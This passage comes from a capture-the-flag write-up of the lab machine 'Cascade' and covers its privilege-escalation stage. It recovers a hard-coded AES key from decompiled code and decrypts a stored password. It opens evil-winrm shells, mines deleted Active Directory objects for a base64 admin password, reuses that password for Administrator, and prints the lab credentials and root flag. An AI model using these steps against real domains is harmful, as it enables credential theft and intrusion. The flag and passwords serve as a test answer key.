        cryptoStream.Read(numArray, 0, numArray.Length);
        return Encoding.UTF8.GetString(numArray);
      }
    }
  }
}
```

What i noticed here, was that both encryption and decryption used this `IV`: `1tdyjCbY1Ix49842`
I also observed from the source code above that it uses `aes` encryption.
The last thing we need to find, is the key that is passed as parameter on those functions, for this part, we need to examine the `CascAudit.exe`.

By opening it again via DotPeek, my goal was to find the `main function`, and later i found the part where `public static void Main()` is:

```
[STAThread]
public static void Main()
{
  if (MyProject.Application.CommandLineArgs.Count != 1)
  {
    Console.WriteLine("Invalid number of command line args specified. Must specify database path or
  }
  else
  {
    using (SQLiteConnection connection = new SQLiteConnection($"Data Source={MyProject.Application.
    {
      string empty1 = string.Empty;
      string str = string.Empty;
      string empty2 = string.Empty;
      try
      {
        connection.Open();
        using (SQLiteCommand sqLiteCommand = new SQLiteCommand("SELECT * FROM LDAP", connection))
        {
          using (SQLiteDataReader sqLiteDataReader = sqLiteCommand.ExecuteReader())
          {
            sqLiteDataReader.Read();
            empty1 = Conversions.ToString(sqLiteDataReader["Uname"]);
            empty2 = Conversions.ToString(sqLiteDataReader["Domain"]);
            string EncryptedString = Conversions.ToString(sqLiteDataReader["Pwd"]);
            try
            {
              str = Crypto.DecryptString(EncryptedString, "c4scadek3y654321");
            }
            catch (Exception ex)
            {
              ProjectData.SetProjectError(ex);
              Console.WriteLine("Error decrypting password: " + ex.Message);
              ProjectData.ClearProjectError();
              return;
            }
          }
        }
        connection.Close();
      }
      catch (Exception ex)
      {
        ProjectData.SetProjectError(ex);
        Console.WriteLine("Error getting LDAP connection data From database: " + ex.Message);
        ProjectData.ClearProjectError();
        return;
```


It seems that `DecryptString` is called there, and the parameter (key) is `c4scadek3y654321`

So the whole encryption specs are:

- `AES`
- `CBC` mode
- block & key size = `128`
- IV= `1tdyjCbY1Ix49842`
- key= `c4scadek3y654321`
- `UTF-8` encoding

Reverse the encryption process

So knowing all these, lets get in cyberchef in order to reverse the encryption process (decrypt), by providing what we already know:



so the decrypted pass now is:

```
w3lc0meFr31nd
```

great, we decrypted this encrypted text, remember this was inserted as value along with the user `ArkSvc` in the `Audit.db` file.

```
INSERT INTO Ldap VALUES(1,'ArkSvc','BQO5l5Kj9MdErXx6Q6AGOw==','cascade.local');
```

So its safe to assume that it corresponds to `ArkSvc`, lets try logging in via win-rm, the creds are:

```
ArkSvc
w3lc0meFr31nd
```

Logging in as `ArkSvc`

```
evil-winrm -i cascade.htb -u 'ArkSvc' -p 'w3lc0meFr31nd'
```

successfully logged in, but it seems that we are not done here, we cant access the admin directory.

tried running bloodhound

```
bloodhound-python -u 'ArkSvc' -p 'w3lc0meFr31nd'  -d cascade.htb -ns 10.10.10.182 -c
All --zip
```

but again it does not work, lets find the info we need from the inside.

Group membership of ArkSvc

```
net user ArkSvc
```

```
User name                    arksvc
Full Name                    ArkSvc
Comment
User's comment
Country code                 000 (System Default)
Account active               Yes
Account expires              Never

Password last set            1/9/2020 5:18:20 PM
Password expires             Never
Password changeable          1/9/2020 5:18:20 PM
Password required            Yes
User may change password     No

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   1/29/2020 10:05:40 PM

Logon hours allowed          All

Local Group Memberships      *AD Recycle Bin       *IT
                             *Remote Management Use
Global Group memberships     *Domain Users
The command completed successfully.
```

Very interesting, local group membership reveals that this user is member of `AD Recycle Bin` group, how can we take advantage of it though?

Retrieving deleted objects from Recycle Bin

Using hacktricks: https://github.com/ivanversluis/pentest-hacktricks/blob/master/windows/active-directory-methodology/privileged-accounts-and-token-privileges.md
i found this command below:

```
#You need to be in the "AD Recycle Bin" group of the AD to list the deleted AD objects
Get-ADObject -filter 'isDeleted -eq $true' -includeDeletedObjects -Properties *
```

we get all the deleted objects, lets inspect them.

```
CanonicalName                   : cascade.local/Deleted Objects
CN                              : Deleted Objects
Created                         : 1/9/2020 3:31:39 PM
createTimeStamp                 : 1/9/2020 3:31:39 PM
Deleted                         : True
Description                     : Default container for deleted objects
DisplayName                     :
DistinguishedName               : CN=Deleted Objects,DC=cascade,DC=local
dSCorePropagationData           : {1/1/1601 12:00:00 AM}
instanceType                    : 4
isCriticalSystemObject          : True
isDeleted                       : True
LastKnownParent                 :
Modified                        : 1/13/2020 1:21:17 AM
modifyTimeStamp                 : 1/13/2020 1:21:17 AM
Name                            : Deleted Objects
ObjectCategory                  :
CN=Container,CN=Schema,CN=Configuration,DC=cascade,DC=local
ObjectClass                     : container
ObjectGUID                      : 51de9801-3625-4ac2-a605-d6bd71617681
ProtectedFromAccidentalDeletion :
sDRightsEffective               : 0
showInAdvancedViewOnly          : True
systemFlags                     : -1946157056
uSNChanged                      : 65585
uSNCreated                      : 5695
whenChanged                     : 1/13/2020 1:21:17 AM
whenCreated                     : 1/9/2020 3:31:39 PM

accountExpires                  : 9223372036854775807
badPasswordTime                 : 0
badPwdCount                     : 0
CanonicalName                   : cascade.local/Deleted Objects/CASC-WS1
                                  DEL:6d97daa4-2e82-4946-a11e-f91fa18bfabe
CN                              : CASC-WS1
                                  DEL:6d97daa4-2e82-4946-a11e-f91fa18bfabe
codePage                        : 0
countryCode                     : 0
```

```
Created                         : 1/9/2020 7:30:19 PM
createTimeStamp                 : 1/9/2020 7:30:19 PM
Deleted                         : True
Description                     :
DisplayName                     :
DistinguishedName               : CN=CASC-WS1\0ADEL:6d97daa4-2e82-4946-a11e-
f91fa18bfabe,CN=Deleted Objects,DC=cascade,DC=local
dSCorePropagationData           : {1/17/2020 3:37:36 AM, 1/17/2020 12:14:04 AM,
1/9/2020 7:30:19 PM, 1/1/1601 12:04:17 AM}
instanceType                    : 4
isCriticalSystemObject          : False
isDeleted                       : True
LastKnownParent                 : OU=Computers,OU=UK,DC=cascade,DC=local
lastLogoff                      : 0
lastLogon                       : 0
localPolicyFlags                : 0
logonCount                      : 0
Modified                        : 1/28/2020 6:08:35 PM
modifyTimeStamp                 : 1/28/2020 6:08:35 PM
msDS-LastKnownRDN               : CASC-WS1
Name                            : CASC-WS1
                                  DEL:6d97daa4-2e82-4946-a11e-f91fa18bfabe
nTSecurityDescriptor            : System.DirectoryServices.ActiveDirectorySecurity
ObjectCategory                  :
ObjectClass                     : computer
ObjectGUID                      : 6d97daa4-2e82-4946-a11e-f91fa18bfabe
objectSid                       : S-1-5-21-3332504370-1206983947-1165150453-1108
primaryGroupID                  : 515
ProtectedFromAccidentalDeletion : False
pwdLastSet                      : 132230718192147073
sAMAccountName                  : CASC-WS1$
sDRightsEffective               : 0
userAccountControl              : 4128
uSNChanged                      : 245849
uSNCreated                      : 24603
whenChanged                     : 1/28/2020 6:08:35 PM
whenCreated                     : 1/9/2020 7:30:19 PM

CanonicalName                   : cascade.local/Deleted Objects/Scheduled Tasks
                                  DEL:13375728-5ddb-4137-b8b8-b9041d1d3fd2
CN                              : Scheduled Tasks
                                  DEL:13375728-5ddb-4137-b8b8-b9041d1d3fd2
Created                         : 1/13/2020 5:21:53 PM
createTimeStamp                 : 1/13/2020 5:21:53 PM
Deleted                         : True
Description                     :
DisplayName                     :
DistinguishedName               : CN=Scheduled Tasks\0ADEL:13375728-5ddb-4137-b8b8-
b9041d1d3fd2,CN=Deleted Objects,DC=cascade,DC=local
```

```
dSCorePropagationData           : {1/17/2020 9:35:46 PM, 1/17/2020 9:32:57 PM,
1/17/2020 3:37:36 AM, 1/17/2020 12:14:04 AM...}
groupType                       : -2147483644
instanceType                    : 4
isDeleted                       : True
LastKnownParent                 : OU=Groups,OU=UK,DC=cascade,DC=local
Modified                        : 1/28/2020 6:07:55 PM
modifyTimeStamp                 : 1/28/2020 6:07:55 PM
msDS-LastKnownRDN               : Scheduled Tasks
Name                            : Scheduled Tasks
                                  DEL:13375728-5ddb-4137-b8b8-b9041d1d3fd2
nTSecurityDescriptor            : System.DirectoryServices.ActiveDirectorySecurity
ObjectCategory                  :
ObjectClass                     : group
ObjectGUID                      : 13375728-5ddb-4137-b8b8-b9041d1d3fd2
objectSid                       : S-1-5-21-3332504370-1206983947-1165150453-1131
ProtectedFromAccidentalDeletion : False
sAMAccountName                  : Scheduled Tasks
sDRightsEffective               : 0
uSNChanged                      : 245848
uSNCreated                      : 114790
whenChanged                     : 1/28/2020 6:07:55 PM
whenCreated                     : 1/13/2020 5:21:53 PM

CanonicalName                   : cascade.local/Deleted Objects/{A403B701-A528-4685-
A816-FDEE32BDDCBA}
                                  DEL:ff5c2fdc-cc11-44e3-ae4c-071aab2ccc6e
CN                              : {A403B701-A528-4685-A816-FDEE32BDDCBA}
                                  DEL:ff5c2fdc-cc11-44e3-ae4c-071aab2ccc6e
Created                         : 1/26/2020 2:34:30 AM
createTimeStamp                 : 1/26/2020 2:34:30 AM
Deleted                         : True
Description                     :
DisplayName                     : Block Potato
DistinguishedName               : CN={A403B701-A528-4685-A816-
FDEE32BDDCBA}\0ADEL:ff5c2fdc-cc11-44e3-ae4c-071aab2ccc6e,CN=Deleted
Objects,DC=cascade,DC=local
dSCorePropagationData           : {1/1/1601 12:00:00 AM}
flags                           : 0
gPCFileSysPath                  : \\cascade.local\SysVol\cascade.local\Policies\
{A403B701-A528-4685-A816-FDEE32BDDCBA}
gPCFunctionalityVersion         : 2
gPCMachineExtensionNames        : [{35378EAC-683F-11D2-A89A-00C04FBBCFA2}{53D6AB1D-
2488-11D1-A28C-00C04FB94F17}][{B1BE8D72-6EAC-11D2-A4EA-00C04F79F83A}{53D6AB1D-2488-
11D1-A28C-00C04FB94F17}]
instanceType                    : 4
isDeleted                       : True
LastKnownParent                 : CN=Policies,CN=System,DC=cascade,DC=local
Modified                        : 1/26/2020 2:40:52 AM
```

```
modifyTimeStamp                 : 1/26/2020 2:40:52 AM
msDS-LastKnownRDN               : {A403B701-A528-4685-A816-FDEE32BDDCBA}
Name                            : {A403B701-A528-4685-A816-FDEE32BDDCBA}
                                  DEL:ff5c2fdc-cc11-44e3-ae4c-071aab2ccc6e
nTSecurityDescriptor            : System.DirectoryServices.ActiveDirectorySecurity
ObjectCategory                  :
ObjectClass                     : groupPolicyContainer
ObjectGUID                      : ff5c2fdc-cc11-44e3-ae4c-071aab2ccc6e
ProtectedFromAccidentalDeletion : False
sDRightsEffective               : 0
showInAdvancedViewOnly          : True
uSNChanged                      : 196701
uSNCreated                      : 196688
versionNumber                   : 2
whenChanged                     : 1/26/2020 2:40:52 AM
whenCreated                     : 1/26/2020 2:34:30 AM

CanonicalName                   : cascade.local/Deleted Objects/Machine
                                  DEL:93c23674-e411-400b-bb9f-c0340bda5a34
CN                              : Machine
                                  DEL:93c23674-e411-400b-bb9f-c0340bda5a34
Created                         : 1/26/2020 2:34:31 AM
createTimeStamp                 : 1/26/2020 2:34:31 AM
Deleted                         : True
Description                     :
DisplayName                     :
DistinguishedName               : CN=Machine\0ADEL:93c23674-e411-400b-bb9f-
c0340bda5a34,CN=Deleted Objects,DC=cascade,DC=local
dSCorePropagationData           : {1/1/1601 12:00:00 AM}
instanceType                    : 4
isDeleted                       : True
LastKnownParent                 : CN={A403B701-A528-4685-A816-
FDEE32BDDCBA}\0ADEL:ff5c2fdc-cc11-44e3-ae4c-071aab2ccc6e,CN=Deleted
Objects,DC=cascade,DC=local
Modified                        : 1/26/2020 2:40:52 AM
modifyTimeStamp                 : 1/26/2020 2:40:52 AM
msDS-LastKnownRDN               : Machine
Name                            : Machine
                                  DEL:93c23674-e411-400b-bb9f-c0340bda5a34
nTSecurityDescriptor            : System.DirectoryServices.ActiveDirectorySecurity
ObjectCategory                  :
ObjectClass                     : container
ObjectGUID                      : 93c23674-e411-400b-bb9f-c0340bda5a34
ProtectedFromAccidentalDeletion : False
sDRightsEffective               : 0
showInAdvancedViewOnly          : True
uSNChanged                      : 196699
uSNCreated                      : 196689
whenChanged                     : 1/26/2020 2:40:52 AM
```

```
whenCreated                     : 1/26/2020 2:34:31 AM

CanonicalName                   : cascade.local/Deleted Objects/User
                                  DEL:746385f2-e3a0-4252-b83a-5a206da0ed88
CN                              : User
                                  DEL:746385f2-e3a0-4252-b83a-5a206da0ed88
Created                         : 1/26/2020 2:34:31 AM
createTimeStamp                 : 1/26/2020 2:34:31 AM
Deleted                         : True
Description                     :
DisplayName                     :
DistinguishedName               : CN=User\0ADEL:746385f2-e3a0-4252-b83a-
5a206da0ed88,CN=Deleted Objects,DC=cascade,DC=local
dSCorePropagationData           : {1/1/1601 12:00:00 AM}
instanceType                    : 4
isDeleted                       : True
LastKnownParent                 : CN={A403B701-A528-4685-A816-
FDEE32BDDCBA}\0ADEL:ff5c2fdc-cc11-44e3-ae4c-071aab2ccc6e,CN=Deleted
Objects,DC=cascade,DC=local
Modified                        : 1/26/2020 2:40:52 AM
modifyTimeStamp                 : 1/26/2020 2:40:52 AM
msDS-LastKnownRDN               : User
Name                            : User
                                  DEL:746385f2-e3a0-4252-b83a-5a206da0ed88
nTSecurityDescriptor            : System.DirectoryServices.ActiveDirectorySecurity
ObjectCategory                  :
ObjectClass                     : container
ObjectGUID                      : 746385f2-e3a0-4252-b83a-5a206da0ed88
ProtectedFromAccidentalDeletion : False
sDRightsEffective               : 0
showInAdvancedViewOnly          : True
uSNChanged                      : 196700
uSNCreated                      : 196690
whenChanged                     : 1/26/2020 2:40:52 AM
whenCreated                     : 1/26/2020 2:34:31 AM

accountExpires                  : 9223372036854775807
badPasswordTime                 : 0
badPwdCount                     : 0
CanonicalName                   : cascade.local/Deleted Objects/TempAdmin
                                  DEL:f0cc344d-31e0-4866-bceb-a842791ca059
cascadeLegacyPwd                : YmFDVDNyMWFOMDBkbGVz
CN                              : TempAdmin
                                  DEL:f0cc344d-31e0-4866-bceb-a842791ca059
codePage                        : 0
countryCode                     : 0
Created                         : 1/27/2020 3:23:08 AM
createTimeStamp                 : 1/27/2020 3:23:08 AM
Deleted                         : True
```

```
Description                     :
DisplayName                     : TempAdmin
DistinguishedName               : CN=TempAdmin\0ADEL:f0cc344d-31e0-4866-bceb-
a842791ca059,CN=Deleted Objects,DC=cascade,DC=local
dSCorePropagationData           : {1/27/2020 3:23:08 AM, 1/1/1601 12:00:00 AM}
givenName                       : TempAdmin
instanceType                    : 4
isDeleted                       : True
LastKnownParent                 : OU=Users,OU=UK,DC=cascade,DC=local
lastLogoff                      : 0
lastLogon                       : 0
logonCount                      : 0
Modified                        : 1/27/2020 3:24:34 AM
modifyTimeStamp                 : 1/27/2020 3:24:34 AM
msDS-LastKnownRDN               : TempAdmin
Name                            : TempAdmin
                                  DEL:f0cc344d-31e0-4866-bceb-a842791ca059
nTSecurityDescriptor            : System.DirectoryServices.ActiveDirectorySecurity
ObjectCategory                  :
ObjectClass                     : user
ObjectGUID                      : f0cc344d-31e0-4866-bceb-a842791ca059
objectSid                       : S-1-5-21-3332504370-1206983947-1165150453-1136
primaryGroupID                  : 513
ProtectedFromAccidentalDeletion : False
pwdLastSet                      : 132245689883479503
sAMAccountName                  : TempAdmin
sDRightsEffective               : 0
userAccountControl              : 66048
userPrincipalName               : TempAdmin@cascade.local
uSNChanged                      : 237705
uSNCreated                      : 237695
whenChanged                     : 1/27/2020 3:24:34 AM
whenCreated                     : 1/27/2020 3:23:08 AM
```

what i found inside is a password, for the TempAdmin (if you remember from above, we have seen this username before)

```
CanonicalName                   : cascade.local/Deleted Objects/TempAdmin
DEL:f0cc344d-31e0-4866-bceb-a842791ca059
cascadeLegacyPwd                : YmFDVDNyMWFOMDBkbGVz
```

lets decode the password:

```
echo "YmFDVDNyMWFOMDBkbGVz" | base64 -d
baCT3r1aN00dles
```

Great! we have a new pass, for TempAdmin.
We now have those creds:

```
TempAdmin
baCT3r1aN00dles
```

But.. WAIT! the `Meeting_Notes_June_2018.html` file earlier told us that:
`Username is TempAdmin (password is the same as the normal admin account password).`

So it actually gave away that `Administrator` has the same pass as `TempAdmin`! Ah the good old password reuse...

lets try logging in then as `Administrator` to check if this is indeed true.

Logging in as `Administrator`

```
evil-winrm -i cascade.htb -u 'Administrator' -p 'baCT3r1aN00dles'
```

and grabbed the root flag!

```
0dafbc442394909a7f6ae72194593bc2
```

Summary

Here is the list of the steps simplified, per phase, for future reference and for quick reading:

Reconnaissance

1. nmap scan -> found multiple services to focus on, like RPC, SMB, LDAP
2. RPC enumeration revealed domain users and groups
3. SMB enumeration revealed domain users and groups too
4. LDAP enumeration revealed base64 encrypted password for specific user (r.thompson), which was then decrypted to plaintext

Foothold


1. nxc usage revealed that found creds allowed access to SMB (user r.thompson)
2. enumerated files and directories and found file with encrypted text, and a `hint` for later
3. found it was related to VNC , and by searching the web found a way to decrypt it to plaintext pass
4. nxc usage revealed that found creds allowed access to WIN-RM (user s.smith)
5. grabbed user flag

Privesc

1. Group Membersip enumeration (user s.smith) reveled membership to `Audit Share` group
2. Details for Audit Share group showed access to share containing multiple files
3. These files contaned a database file, containing encrypted text, and also `.dll` and `.exe` files, with no obvious way of decrypting it, without more information.
4. Debugging `.dll` and `.exe` gave away the encryption process and thus it was then reversed
5. The decrypted text was password for another user (ArkSvc)
6. Group Membersip enumeration (user ArkSvc) reveled membership to `AD Recycle Bin` group
7. retrieved deleted objects
8. those deleted objects contained base64 encrypted pass, which by decryption showed plaintext pass for a user (TempAdmin) that we had a `hint` earlier on in the foothold stage
9. password reuse was indicated by the `hint` from the foothold stage, for the `Administrator`
10. grabbed root flag

Sidenotes

Overall, the steps for achieving foothold were kinda easy and doable, the privesc part though required debugging and understanding the functionality of an app, and specifically it's encryption process.
After the debugging part, the road to Administrator was protected by deleted objects in the recycle bin, as indicated by the latest compromised user's group membership.
This machine deserves a place in my notes mostly for the recon phase, the enumeration through all stages, and for the recycle bin part.



You can also watch the whole process recorded (apart from the .dll and .exe debugging part) here: https://asciinema.org/a/lSU3r4wlR1L3bOrPhxrKXjngp